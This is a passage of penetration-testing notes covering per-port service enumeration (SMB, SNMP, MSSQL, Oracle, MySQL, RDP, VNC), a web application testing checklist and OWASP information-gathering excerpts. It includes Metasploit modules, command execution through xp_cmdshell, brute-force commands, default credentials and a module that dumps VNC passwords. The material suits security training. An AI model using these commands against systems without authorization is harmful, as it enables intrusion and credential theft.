- Here is a good guide for how to configure samba:[https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20\(Command-line%20interface/Linux%20Terminal\)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!](https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!)
- `mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10.10/My Share" /mnt/cifs`

#### ▪ **Connect with PSEXEC**

- If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.
- `use exploit/windows/smb/psexec`

#### ▪ **Scanning with nmap**

- Scanning for smb with Nmap
- `nmap -p 139,445 192.168.1.1/24`
- There are several NSE scripts that can be useful, for example:
- `ls -l /usr/share/nmap/scripts/smb*`
- `nmap -p 139,445 192.168.1.1/24 --script smb-enum-shares.nse smb-os-discovery.nse`

#### ▪ **Nbtscan**

- `nbtscan -r 192.168.1.1/24`
- It can be a bit buggy sometimes so run it several times to make sure it found all users.

#### ▪ **Enum4linux**

- Enum4linux can be used to enumerate windows and linux machines with smb-shares.
- The do all option:
- `enum4linux -a 192.168.1.120`

- For info about it  
here: <https://labs.portcullis.co.uk/tools/enum4linux/>
- **Rpcclient**
- You can also use rpcclient to enumerate the share.
- Connect with a null-session. That is, without a user. This only works for older windows servers.
- `rpcclient -U "" 192.168.1.101`
- Once connected you could enter commands like
  - `srvinfo`
  - `enumdomusers`
  - `getdompwinfo`
  - `querydominfo`
  - `netshareenum`
  - `netshareenumall`
- Manual Browsing - SMB Shares should be enumerated manually whenever possible.
- Example Syntax:
  - `smbclient -L INSERTIPADDRESS`
  - `smbclient //INSERTIPADDRESS/tmp`
  - `smbclient \\INSERTIPADDRESS\ipc$ -U john`
  - `smbclient //INSERTIPADDRESS/IPC$ -U john`
  - `smbclient //INSERTIPADDRESS/admin$ -U john`
  - `winexe -U username //INSERTIPADDRESS "cmd.exe" --system`

## Port 143/993 - IMAP

- IMAP lets you access email stored on that server. So imagine that you are on a network at work, the emails you receive are not stored on your computer but on a specific mail-server. So every time you look in your inbox your email-client (like outlook) fetches the emails from the mail-server using imap.
- IMAP is a lot like pop3. But with IMAP you can access your email from various devices. With pop3 you can only access them from one device.
- Port 993 is the secure port for IMAP.

## Port 161 and 162 - SNMP

- Simple Network Management Protocol
- SNMP protocols 1,2 and 2c does not encrypt its traffic. So it can be intercepted to steal credentials.
- SNMP is used to manage devices on a network. It has some funny terminology. For example, instead of using the word password the word community is used instead. But it is kind of the same thing. A common community-string/password is public.
- You can have read-only access to the snmp. Often just with the community string **public**.
- Common community strings
  - **public**
  - **private**
  - **community**
- Here is a longer list of common community strings: <https://github.com/danielmiessler/SecLists/blob/master/Miscellaneous/wordlist-common-snmp-community-strings.txt>
- **MIB - Management information base**
- SNMP stores all teh data in the Management Information Base. The MIB is a database that is organized as a tree. Different branches contains different information. So one branch can be username information, and another can be processes running. The "leaf" or the endpoint is the actual data. If you have read-access to the database you can read through each endpoint in the tree. This can be used with snmpwalk. It walks through the whole database tree and outputs the content.
- **Snmpwalk**
- **snmpwalk -c public -v1 192.168.1.101 #community string and which version**
- This command will output a lot of information. Way to much, and most of it will not be relevant to us and much we won't understand really. So it is better to request the info that you are

interested in. Here are the locations of the stuff that we are interested in:

- 1.3.6.1.2.1.25.1.6.0 System Processes
- 1.3.6.1.2.1.25.4.2.1.2 Running Programs
- 1.3.6.1.2.1.25.4.2.1.4 Processes Path
- 1.3.6.1.2.1.25.2.3.1.4 Storage Units
- 1.3.6.1.2.1.25.6.3.1.2 Software Name
- 1.3.6.1.4.1.77.1.2.25 User Accounts
- 1.3.6.1.2.1.6.13.1.3 TCP Local Ports
- Now we can use this to query the data we really want.
- **Snmpenum**
- **snmp-check**
- This is a bit easier to use and with a lot prettier output.
- `snmp-check -t 192.168.1.101 -c public`
- **Scan for open ports - Nmap**
- Since SNMP is using UDP we have to use the `-sU` flag.
- `nmap -iL ips.txt -p 161,162 -sU --open -vvv -oG snmp-nmap.txt`
- **Onesixtyone**
- With onesixtyone you can test for open ports but also brute force community strings. I have had more success using onesixtyone than using nmap. So better use both.
- **Metasploit**
- There are a few snmp modules in metasploit that you can use.  
`snmp_enum` can show you usernames, services, and other stuff.
- <https://www.offensive-security.com/metasploit-unleashed/snmp-scan/>

## Port 199 - Smux

## Port 389/636 - Ldap

- Lightweight Directory Access Protocol. This port is usually used for Directories. Directory here means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store users information. Ldap is used more often in corporate structure. Web applications can use Ldap for authentication. If that is the case it is possible to perform **Ldap-injections** which are similar to sql injections.
- You can sometimes access the Ldap using an anonymous login, or with other words no session. This can be useful because you might find some valuable data, about users.
- `ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"`
- When a client connects to the Ldap directory it can use it to query data, or add or remove.
- Port 636 is used for SSL.
- There are also metasploit modules for Windows 2000 SP4 and Windows XP SP0/SP1

## Port 443 - HTTPS

- Okay this is only here as a reminder to always check for SSL-vulnerabilities such as heartbleed. For more on how to exploit web-applications check out the chapter on client-side vulnerabilities.
- **Heartbleed**
- OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable
- First we need to investigate if the https-page is vulnerable to [heartbleed](#)
- We can do that the following way.
- `sudo sslscan 192.168.101.1:443`
- or using a nmap script
- `nmap -sV --script=ssl-heartbleed 192.168.101.8`

- You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.
- ```
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 192.168.101.8
set verbose true
run
```
- Now you have a flow of random data, some of it might be of interest to you.
- **CRIME**
- **Breach**
- **Certificate**
- Read the certificate.
  - Does it include names that might be useful?
  - Correct vhost
- **SSLStrip**
- SSLStrip is a python script which, when run in conjunction with an ARP attack, abuses a technique used by many website hosts where, when someone types in a URL it uses a 302 redirect or uses an SSL element embeded on the page to move the user to HTTPS. SSLStrip will strip the HTTP out of 302 requests and pages served through HTTP.
- From <<http://hackingandsecurity.blogspot.com/2018/09/oscp-hacking-techniques-kali-linux.html>>

## Port 554 - RTSP

- RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

## Port 587 - Submission

- Outgoing smtp-port
- If Postfix is run on it it could be vulnerable to shellshock <https://www.exploit-db.com/exploits/34896/>

## Port 631 - Cups

- Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run netstat. You can log in to it here: <http://localhost:631/admin>
- You authenticate with the OS-users.
- Find version. Test **cups-config --version**. If this does not work surf to <http://localhost:631/printers> and see the CUPS version in the title bar of your browser.
- There are vulnerabilities for it so check your searchsploit.

## Port 993 - Imap Encrypted

- The default port for the Imap-protocol.

## Port 995 - POP3 Encrypten

- Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and receive email.
- Related ports: 110 is the POP3 non-encrypted.
- 25, 465

## Port 1025 - NFS or IIS

- I have seen them open on windows machine. But nothing has been listening on it.

## Port 1030/1032/1033/1038

- I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

## Port 1433 - MsSQL

- Default port for Microsoft SQL .
- `sqsh -S 192.168.1.101 -U sa`
- **Execute commands**
- `# To execute the date command to the following after logging in  
xp_cmdshell 'date'  
go`
- Many of the scanning modules in metasploit requires authentication. But some do not.
- `use auxiliary/scanner/mssql/mssql_ping`
- **Brute force.**
- `scanner/mssql/mssql_login`
- If you have credentials look in metasploit for other modules.

## Port 1521 - Oracle database

- Enumeration
- `tnscmd10g version -h 192.168.1.101`  
`tnscmd10g status -h 192.168.1.101`
- Brute force the SID
- `auxiliary/scanner/oracle/sid_brute`
- Connect to the database with `sqlplus`
- References:
- <http://www.red-database-security.com/wp/itu2007.pdf>
- **Ports 1748, 1754, 1808, 1809 - Oracle**
- These are also ports used by oracle on windows. They run Oracle's **Intelligent Agent**.

## **Port 2049 - NFS**

- Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.
- If the service is on its default port you can run this command to see what the filesystem is sharing
- `showmount -e 192.168.1.109`
- Then you can mount the filesystem to your machine using the following command
- `mount 192.168.1.109:/ /tmp/NFS`  
`mount -t 192.168.1.109:/ /tmp/NFS`
- Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.
- This can be used to escalate privileges if it is not correctly configured. Check chapter on Linux Privilege Escalation.

## **Port 2100 - Oracle XML DB**

- There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.
- Can be accessed through ftp. Some default passwords here:[https://docs.oracle.com/cd/B10501\\_01/win.920/a95490/usename.htm](https://docs.oracle.com/cd/B10501_01/win.920/a95490/usename.htm) Name: Version:
- Default logins: sys:sys scott:tiger

## **Port 3268 - globalcatLdap**

## **Port 3306 - MySQL**

- Always test the following:
- Username: root

- Password: root
  - mysql --host=192.168.1.101 -u root -p  
mysql -h <Hostname> -u root  
mysql -h <Hostname> -u root@localhost  
mysql -h <Hostname> -u ""@localhost
  - telnet 192.168.0.101 3306
  - You will most likely see this a lot:
  - ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
  - This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.
- 
- **Configuration files**
  - cat /etc/my.cnf
  - <http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html>
- 
- **Mysql-commands cheat sheet**
  - <http://cse.unl.edu/~sscott>ShowFiles/SQL/CheatSheet/SQLCheatsheet.html>
- 
- **Uploading a shell**
  - You can also use mysql to upload a shell
- 
- **Escalating privileges**
  - If mysql is started as root you might have a chance to use it as a way to escalate your privileges.
- 
- **MYSQL UDF INJECTION:**
  - <https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/>
- 
- **Finding passwords to mysql**
  - You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to

look into the database and see what users and passwords that are available. Maybe someone is resuing a password?

- So the first step is to find the login-credentials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:

- `/var/www/html/configuration.php`

- In that file you find the

```
<?php  
class JConfig {  
    var $mailfrom = 'admin@rainng.com';  
    var $fromname = 'testuser';  
    var $sendmail = '/usr/sbin/sendmail';  
    var $password = 'myPassowrd1234';  
    var $sitename = 'test';  
    var $MetaDesc = 'Joomla! - the dynamic portal engine and  
content management system';  
    var $MetaKeys = 'joomla, Joomla';  
    var $offline_message = 'This site is down for maintenance.  
Please check back again soon.';  
}
```

## Port 3339 - Oracle web interface

- `msfcli auxiliary/scanner/oracle/tnslsnr_version rhosts=[IP] E`
- `oracle-sid` - Metasploit can be utilized to enumerate the Oracle DB SID.
- Example Syntax:
  - `msfcli auxiliary/scanner/oracle/sid_enum rhosts=[IP] E`
- `oracle-` - Hydra can be used to check for default Oracle DB credentials.

## **Port 3389 - Remote Desktop Protocol**

- This is a proprietary protocol developed by windows to allow remote desktop.
- Log in like this
- `rdesktop -u guest -p guest 10.11.1.5 -g 94%`
- Brute force like this
- `ncrack -vv --user Administrator -P /root/passwords.txt`  
`rdp://192.168.1.101`
- **Ms12-020**
- This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

## **Port 4445 - Upnotifyp**

- I have not found anything here. Try connecting with netcat and visiting in browser.

## **Port 4555 - RSIP**

- I have seen this port being used by Apache James Remote Configuration.
- There is an exploit for version 2.3.2
- <https://www.exploit-db.com/docs/40123.pdf>

## **Port 47001 - Windows Remote Management Service**

- Windows Remote Management Service

## **Port 5357 - WSDAPI**

## **Port 5722 - DFSR**

- The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically

copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.

- I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

## Port 5900 - VNC

- VNC is used to get a screen for a remote host. But some of them have some exploits.
- You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.
- It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords
- **background**  
use post/windows/gather/credentials/vnc  
set session X  
exploit  
▪ **vncviewer 192.168.1.109**
- **Ctr-alt-del**  
▪ If you are unable to input ctr-alt-del (kali might interpret it as input for kali).  
▪ Try **shift-ctr-alt-del**
- **Metasploit scanner**  
▪ You can scan VNC for logins, with bruteforce.
- **Login scan**

- use auxiliary/scanner/vnc/vnc\_login  
set rhosts 192.168.1.109  
run
- **Scan for no-auth**
- use auxiliary/scanner/vnc/vnc\_none\_auth  
set rhosts 192.168.1.109  
run

## Port 8080

- Since this port is used by many different services. They are divided like this.
- **Tomcat**
- Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

## Port 9389 -

- Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

# WEB APPLICATION CHECKLIST

## Information Gathering

- Manually explore the site
- Spider/crawl for missed or hidden content
- Check for files that expose content, such as robots.txt, sitemap.xml, .DS\_Store
- Check the caches of major search engines for publicly accessible sites
- Check for differences in content based on User Agent (eg, Mobile sites, access as a Search engine Crawler)
- Perform Web Application Fingerprinting
- Identify technologies used
- Identify user roles
- Identify application entry points
- Identify client-side code
- Identify multiple versions/channels (e.g. web, mobile web, mobile app, web services)
- Identify co-hosted and related applications
- Identify all hostnames and ports
- Identify third-party hosted content

## Configuration Management

- Check for commonly used application and administrative URLs
- Check for old, backup and unreferenced files
- Check HTTP methods supported and Cross Site Tracing (XST)
- Test file extensions handling
- Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS)
- Test for policies (e.g. Flash, Silverlight, robots)
- Test for non-production data in live environment, and vice-versa
- Check for sensitive data in client-side code (e.g. API keys, credentials)

## **Secure Transmission**

- Check SSL Version, Algorithms, Key length**
- Check for Digital Certificate Validity (Duration, Signature and CN)**
- Check credentials only delivered over HTTPS**
- Check that the login form is delivered over HTTPS**
- Check session tokens only delivered over HTTPS**
- Check if HTTP Strict Transport Security (HSTS) in use**

## **Authentication**

- Test for user enumeration**
- Test for authentication bypass**
- Test for bruteforce protection**
- Test password quality rules**
- Test remember me functionality**
- Test for autocomplete on password forms/input**
- Test password reset and/or recovery**
- Test password change process**
- Test CAPTCHA**
- Test multi factor authentication**
- Test for logout functionality presence**
- Test for cache management on HTTP (eg Pragma, Expires, Max-age)**
- Test for default logins**
- Test for user-accessible authentication history**
- Test for out-of channel notification of account lockouts and successful password changes**
- Test for consistent authentication across applications with shared authentication schema / SSO**

## **Session Management**

- Establish how session management is handled in the application (eg, tokens in cookies, token in URL)
- Check session tokens for cookie flags (`httpOnly` and `secure`)
- Check session cookie scope (path and domain)
- Check session cookie duration (`expires` and `max-age`)
- Check session termination after a maximum lifetime
- Check session termination after relative timeout
- Check session termination after logout
- Test to see if users can have multiple simultaneous sessions
- Test session cookies for randomness
- Confirm that new session tokens are issued on login, role change and logout
- Test for consistent session management across applications with shared session management
- Test for session puzzling
- Test for CSRF and clickjacking

## Authorization

- Test for path traversal
- Test for bypassing authorization schema
- Test for vertical Access control problems (a.k.a. Privilege Escalation)
- Test for horizontal Access control problems (between two users at the same privilege level)
- Test for missing authorization

## Data Validation

- Test for Reflected Cross Site Scripting
- Test for Stored Cross Site Scripting
- Test for DOM based Cross Site Scripting
- Test for Cross Site Flashing
- Test for HTML Injection
- Test for SQL Injection

- Test for LDAP Injection**
- Test for ORM Injection**
- Test for XML Injection**
- Test for XXE Injection**
- Test for SSI Injection**
- Test for XPath Injection**
- Test for XQuery Injection**
- Test for IMAP/SMTP Injection**
- Test for Code Injection**
- Test for Expression Language Injection**
- Test for Command Injection**
- Test for Overflow (Stack, Heap and Integer)**
- Test for Format String**
- Test for incubated vulnerabilities**
- Test for HTTP Splitting/Smuggling**
- Test for HTTP Verb Tampering**
- Test for Open Redirection**
- Test for Local File Inclusion**
- Test for Remote File Inclusion**
- Compare client-side and server-side validation rules**
- Test for NoSQL injection**
- Test for HTTP parameter pollution**
- Test for auto-binding**
- Test for Mass Assignment**
- Test for NULL/Invalid Session Cookie**

## **Denial of Service**

- Test for anti-automation**
- Test for account lockout**
- Test for HTTP protocol DoS**
- Test for SQL wildcard DoS**

## **Business Logic**

- Test for feature misuse**
- Test for lack of non-repudiation**
- Test for trust relationships**
- Test for integrity of data**
- Test segregation of duties**

## Cryptography

- Check if data which should be encrypted is not**
- Check for wrong algorithms usage depending on context**
- Check for weak algorithms usage**
- Check for proper use of salting**
- Check for randomness functions**

## Risky Functionality - File Uploads

- Test that acceptable file types are whitelisted**
- Test that file size limits, upload frequency and total file counts are defined and are enforced**
- Test that file contents match the defined file type**
- Test that all file uploads have Anti-Virus scanning in-place.**
- Test that unsafe filenames are sanitised**
- Test that uploaded files are not directly accessible within the web root**
- Test that uploaded files are not served on the same hostname/port**
- Test that files and other media are integrated with the authentication and authorisation schemas**

## Risky Functionality - Card Payment

- Test for known vulnerabilities and configuration issues on Web Server and Web Application**
- Test for default or guessable password**

- Test for non-production data in live environment, and vice-versa**
- Test for Injection vulnerabilities**
- Test for Buffer Overflows**
- Test for Insecure Cryptographic Storage**
- Test for Insufficient Transport Layer Protection**
- Test for Improper Error Handling**
- Test for all vulnerabilities with a CVSS v2 score > 4.0**
- Test for Authentication and Authorization issues**
- Test for CSRF**

## **HTML 5**

- Test Web Messaging**
- Test for Web Storage SQL injection**
- Check CORS implementation**
- Check Offline Web Application**

## **Oracle Penetration Testing**

---

**Tools within Kali:**

**oscanner**

```
root@kali:~# oscanner -s 192.168.1.15 -P 1040
```

**sidguess**

```
root@kali:~# sidguess -i 192.168.1.205 -d  
/usr/share/wordlists/metasploit/unix_users.txt
```

**tnscmd10g**

```
root@kali:~# tnscmd10g version -h 192.168.1.20
```

## Nmap

**nmap -p 1521 -A 192.168.15.205**

## Nmap nse scripts

## Metasploit auxiliaries

Information Gathering (OWASP Guide)

<!-- TOC -->

- [Conduct search engine discovery/reconnaissance for information leakage (OTG-INFO-001)](#conduct-search-engine-discoveryreconnaissance-for-information-leakage-otg-info-001)

- [Test Objectives](#test-objectives)

- [How to Test](#how-to-test)

- [Use a search engine to search for](#use-a-search-engine-to-search-for)

- [Google Hacking Database](#google-hacking-database)

- [Tools](#tools)

- [Fingerprint Web Server (OTG-INFO-002)](#fingerprint-web-server-otg-info-002)

- [Test Objectives](#test-objectives-1)

- [How to Test](#how-to-test-1)

- [Black Box testing](#black-box-testing)

- [Protocol Behavior](#protocol-behavior)

- [Tools](#tools-1)

- [Review Webserver Metafiles for Information Leakage (OTG-INFO-003)](#review-webserver-metafiles-for-information-leakage-otg-info-003)

- [Test Objectives](#test-objectives-2)

- [How to Test](#how-to-test-2)

- [robots.txt](#robotstxt)

- [Tools](#tools-2)
- [Enumerate Applications on Webserver (OTG-INFO-004)](#enumerate-applications-on-webserver-otg-info-004)
  - [Test Objectives](#test-objectives-3)
  - [How to Test](#how-to-test-3)
    - [1. Different base URL](#1-different-base-url)
    - [2. Non-standard ports](#2-non-standard-ports)
    - [3. Virtual hosts](#3-virtual-hosts)
  - [Tools](#tools-3)
- [Review webpage comments and metadata for information leakage (OTG-INFO-005)](#review-webpage-comments-and-metadata-for-information-leakage-otg-info-005)
  - [Test Objectives](#test-objectives-4)
  - [Tools](#tools-4)
- [Identify application entry points (OTG-INFO-006)](#identify-application-entry-points-otg-info-006)
  - [Test Objectives](#test-objectives-5)
  - [How to Test](#how-to-test-4)
  - [Tools](#tools-5)
- [Map execution paths through application (OTG-INFO-007)](#map-execution-paths-through-application-otg-info-007)
  - [Test Objectives](#test-objectives-6)
  - [How to Test](#how-to-test-5)
    - [Black Box Testing](#black-box-testing)
    - [Gray/White Box testing](#graywhite-box-testing)
  - [Tools](#tools-6)
- [Fingerprint Web Application Framework (OTG-INFO-008)](#fingerprint-web-application-framework-otg-info-008)

- [Test Objectives](#test-objectives-7)
  - [How to Test](#how-to-test-6)
    - [Black Box testing](#black-box-testing-1)
  - [Tools](#tools-7)
- [Fingerprint Web Application (OTG-INFO-009)](#fingerprint-web-application-otg-info-009)
- [Test Objectives](#test-objectives-8)
  - [Tools](#tools-8)
- [Map Application Architecture (OTG-INFO-010)](#map-application-architecture-otg-info-010)
- [Test Objectives](#test-objectives-9)
  - [Map Application Architecture (OTG-INFO-010)](#map-application-architecture-otg-info-010-1)
  - [Test Objectives](#test-objectives-10)

<!-- /TOC -->

## Conduct search engine discovery/reconnaissance for information leakage (OTG-INFO-001)

#### ### Test Objectives

To understand what sensitive design and configuration information of the application/system/organization is exposed both directly (on the organization's website) or indirectly (on a third party website).

#### ### How to Test

#### Use a search engine to search for

- Network diagrams and configurations
- Archived posts and emails by administrators and other key staff
- Log on procedures and username formats
- Usernames and passwords
- Error message content
- Development, test, UAT and staging versions of the website

#### Google Hacking Database

The Google Hacking Database is list of useful search queries for Google.

- Queries are put in several categories:

- Footholds
- Files containing usernames
- Sensitive Directories
- Web Server Detection
- Vulnerable Files
- Vulnerable Servers
- Error Messages
- Files containing juicy info
- Files containing passwords
- Sensitive Online Shopping Info

#### **#### Tools**

- [punk spider](<http://punkspider.hyperiongray.com/>)
- [FoundStone SiteDigger](<http://www.mcafee.com/uk/downloads/free-tools/sitedigger.aspx>)
- [Google Hacker](<http://yehg.net/lab/pr0js/files.php/googlehacker.zip>)
- [Stach & Liu's Google Hacking Diggity Project](<http://www.stachliu.com/resources/tools/google-hacking-diggity-project/>)

---

#### **## Fingerprint Web Server (OTG-INFO-002)**

#### **#### Test Objectives**

Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits to use during testing.

#### **#### How to Test**

##### **##### Black Box testing**

The simplest and most basic form of identifying a web server is to look at the Server field in the HTTP response header.

Netcat is used in this experiment.

```
```Bash
$ nc 202.41.76.251 80
HEAD / HTTP/1.0
```

```

#### ##### Protocol Behavior

More refined techniques take in consideration various characteristics of the several web servers available on the market. Below is a list of some methodologies that allow testers to deduce the type of web server in use.

#### ##### HTTP header field ordering

The first method consists of observing the ordering of the several headers in the response. Every web server has an inner ordering of the header.

We will use Netcat also to see response headers

```
```Bash
$ nc apache.example.com 80
HEAD / HTTP/1.0
```

```

#### ##### Malformed requests test

Another useful test to execute involves sending malformed requests or requests of nonexistent pages to the server. Consider the following HTTP responses.

```
```Bash
$ nc apache.example.com 80
GET / HTTP/3.0
```
```

```

```
```Bash
$ nc apache.example.com 80
GET / JUNK/1.0
```
```

```

## ##### Automated Testing

Rather than rely on \*\*manual banner grabbing\*\* and analysis of the web server headers, a tester can use automated tools to achieve the same results.

There are many tests to carry out in order to accurately fingerprint a web server. Luckily, there are tools that automate these tests.

“httprint” is one of such tools. httprint uses a signature dictionary that allows

## ### Tools

- [httprint](<http://net-square.com/httprint.html>)
- [httprecon](<http://www.compute.ch/projekte/httprecon/>)
- [Netcraft](<http://www.netcraft.com>)

- [Desenmascarame](<http://desenmascara.me>)

---

## Review Webserver Metafiles for Information Leakage (OTG-INFO-003)

#### ### Test Objectives

1. Information leakage of the web application's directory or folder path(s).
1. Create the list of directories that are to be avoided by Spiders, Robots, or Crawlers.

#### ### How to Test

##### #### robots.txt

Web Spiders, Robots, or Crawlers retrieve a web page and then recursively traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the Robots Exclusion Protocol of the robots.txt file in the web root directory.

##### ##### robots.txt in webroot - with “wget” or “curl”

```
`$ wget http://www.google.com/robots.txt`
```

```
`$ curl -O http://www.google.com/robots.txt`
```

## ##### robots.txt in webroot - with rockspider

“rockspider” automates the creation of the initial scope for Spiders/Robots/Crawlers of files and directories/folders of a web site.

For example, to create the initial scope based on the Allowed: directive from www.google.com using “rockspider”:

```
`$ ./rockspider.pl -www www.google.com`
```

## ##### Analyze robots.txt using Google Webmaster Tools

Web site owners can use the Google “Analyze robots.txt” function to analyse the website as part of its “Google Webmaster Tools” (<https://www.google.com/webmasters/tools>). This tool can assist with testing and the procedure is as follows:

1. Sign into Google Webmaster Tools with a Google account.
1. On the dashboard, write the URL for the site to be analyzed.
1. Choose between the available methods and follow the on screen instruction.

## ##### META Tag

If there is no “<META NAME=”ROBOTS” ... >” entry then the “Robots Exclusion Protocol” defaults to “INDEX,FOLLOW” respectively. Therefore, the other two valid entries defined by the “Robots Exclusion Protocol” are prefixed with “NO...” i.e. “NOINDEX” and “NOFOLLOW”.

Web spiders/robots/crawlers can intentionally ignore the “<META NAME=”ROBOTS”” tag as the robots.txt file convention is preferred.

Hence, \*\*<META> Tags should not be considered the primary mechanism, rather a complementary control to robots.txt\*\*.

#### ##### Exploring \<META\> Tags - with Burp

Based on the Disallow directive(s) listed within the robots.txt file in webroot:

- regular expression search for ‘“<META NAME=”ROBOTS””’ within each web page is undertaken and the result compared to the robots.txt file in webroot.

#### ### Tools

- Browser (View Source function)
- curl
- wget
- rockspider

---

#### ## Enumerate Applications on Webserver (OTG-INFO-004)

#### ### Test Objectives

Enumerate the applications within scope that exist on a web server

#### #### How to Test

There are three factors influencing how many applications are related to a given DNS name (or an IP address):

##### #### 1. Different base URL

For example, the same symbolic name may be associated to three web applications such as: <http://www.example.com/url1> <http://www.example.com/url2>  
<http://www.example.com/url3>

##### ##### Approaches to address issue 1 - non-standard URLs

There is no way to fully ascertain the existence of non-standardnamed web applications.

First, if the web server is mis-configured and allows directory browsing, it may be possible to spot these applications. Vulnerability scanners may help in this respect.

Second, A \_\_query for\_\_ `site: www.example.com` might help. Among the returned URLs there could be one pointing to such a non-obvious application.

Another option is to probe for URLs which might be likely candidates for non-published applications. For example, a web mail front end might be accessible from URLs such as <https://www.example.com/webmail>, <https://webmail.example.com/>, or <https://mail.example.com/>. The same holds for administrative interfaces. So doing a bit of dictionary-style searching (or “intelligent guessing”) could yield some results. Vulnerability scanners may help in this respect.

#### #### 2. Non-standard ports

Web applications may be associated with arbitrary TCP ports, and can be referenced by specifying the port number as follows: http[s]://www.example.com:port/. For example http://www.example.com:20000/.

#### ##### Approaches to address issue 2 - non-standard ports

It is easy to check for the existence of web applications on non-standard ports.

A port scanner such as nmap is capable of performing service recognition by means of the -sV option, and will identify http services on arbitrary ports. What is required is a full scan of the whole 64k TCP port address space.

For example, the following command will look up, with a TCP connect scan, all open ports on IP 192.168.1.100:

```
`nmap -PN -sT -sV -p0-65535 192.168.1.100`
```

#### #### 3. Virtual hosts

DNS allows a single IP address to be associated with one or more symbolic names. For example, the IP address 192.168.1.100 might be associated to DNS names www.example.com, helpdesk.example.com, webmail.example.com.

It is not necessary that all the names belong to the same DNS domain. This 1-to-N relationship may be reflected to serve different content by using so called virtual

hosts. The information specifying the virtual host we are referring to is embedded in the HTTP 1.1 Host: header.

One would not suspect the existence of other web applications in addition to the obvious www.example.com, unless they know of helpdesk.example.com and webmail.example.com.

#### ##### Approaches to address issue 3 - virtual hosts

There are a number of techniques which may be used to identify DNS names associated to a given IP address x.y.z.t.

##### ##### 1. DNS zone transfers

This technique has limited use nowadays, given the fact that zone transfers are largely not honored by DNS servers. However, it may be worth a try.

First of all, testers must determine the name servers serving x.y.z.t. If a symbolic name is known for x.y.z.t (let it be www.example.com), its name servers can be determined by means of tools such as nslookup, host, or dig, by requesting DNS NS records.

If no symbolic names are known for x.y.z.t, but the target definition contains at least a symbolic name, testers may try to apply the same process and query the name server of that name (hoping that x.y.z.t will be served as well by that name server). For example, if the target consists of the IP address x.y.z.t and the name mail.example.com, determine the name servers for domain example.com.

The following example shows how to identify the name servers for www.owasp.org by using the host command:

```
`$ host -t ns www.owasp.org`
```

A zone transfer may now be requested to the name servers for domain example.com. If the tester is lucky, they will get back a list of the DNS entries for this domain. This will include the obvious www.example.com and the not-so-obvious helpdesk.example.com and webmail.example.com (and possibly others). Check all names returned by the zone transfer and consider all of those which are related to the target being evaluated.

Trying to request a zone transfer for owasp.org from one of its name servers:

```
`$ host -l www.owasp.org ns1.secure.net`
```

## ##### 2. DNS inverse queries

This process is similar to the previous one, but relies on inverse (PTR) DNS records. Rather than requesting a zone transfer, try setting the record type to PTR and issue a query on the given IP address. If the testers are lucky, they may get back a DNS name entry. This technique relies on the existence of IP-to-symbolic name maps, which is not guaranteed.

## ##### 3. Web-based DNS searches

This kind of search is akin to DNS zone transfer, but relies on webbased services that enable name-based searches on DNS. One such service is the Netcraft Search DNS service, available at [searchdns.netcraft.com/?host](<http://searchdns.netcraft.com/?host>) The tester may query for a list of names belonging to your domain of choice, such as example.com. Then they will check whether the names they obtained are pertinent to the target they are examining.

### ##### 3. Reverse-IP services

Reverse-IP services are similar to DNS inverse queries, with the difference that the testers query a web-based application instead of a name server. There are a number of such services available. Since they tend to return partial (and often different) results, it is better to use

multiple services to obtain a more comprehensive analysis.

- Domain tools reverse IP: <http://www.domaintools.com/reverse-ip/> (requires free membership)
- MSN search: <http://search.msn.com> syntax: "ip:x.x.x.x" (without the quotes)
- Webhosting info: <http://whois.webhosting.info/> syntax:  
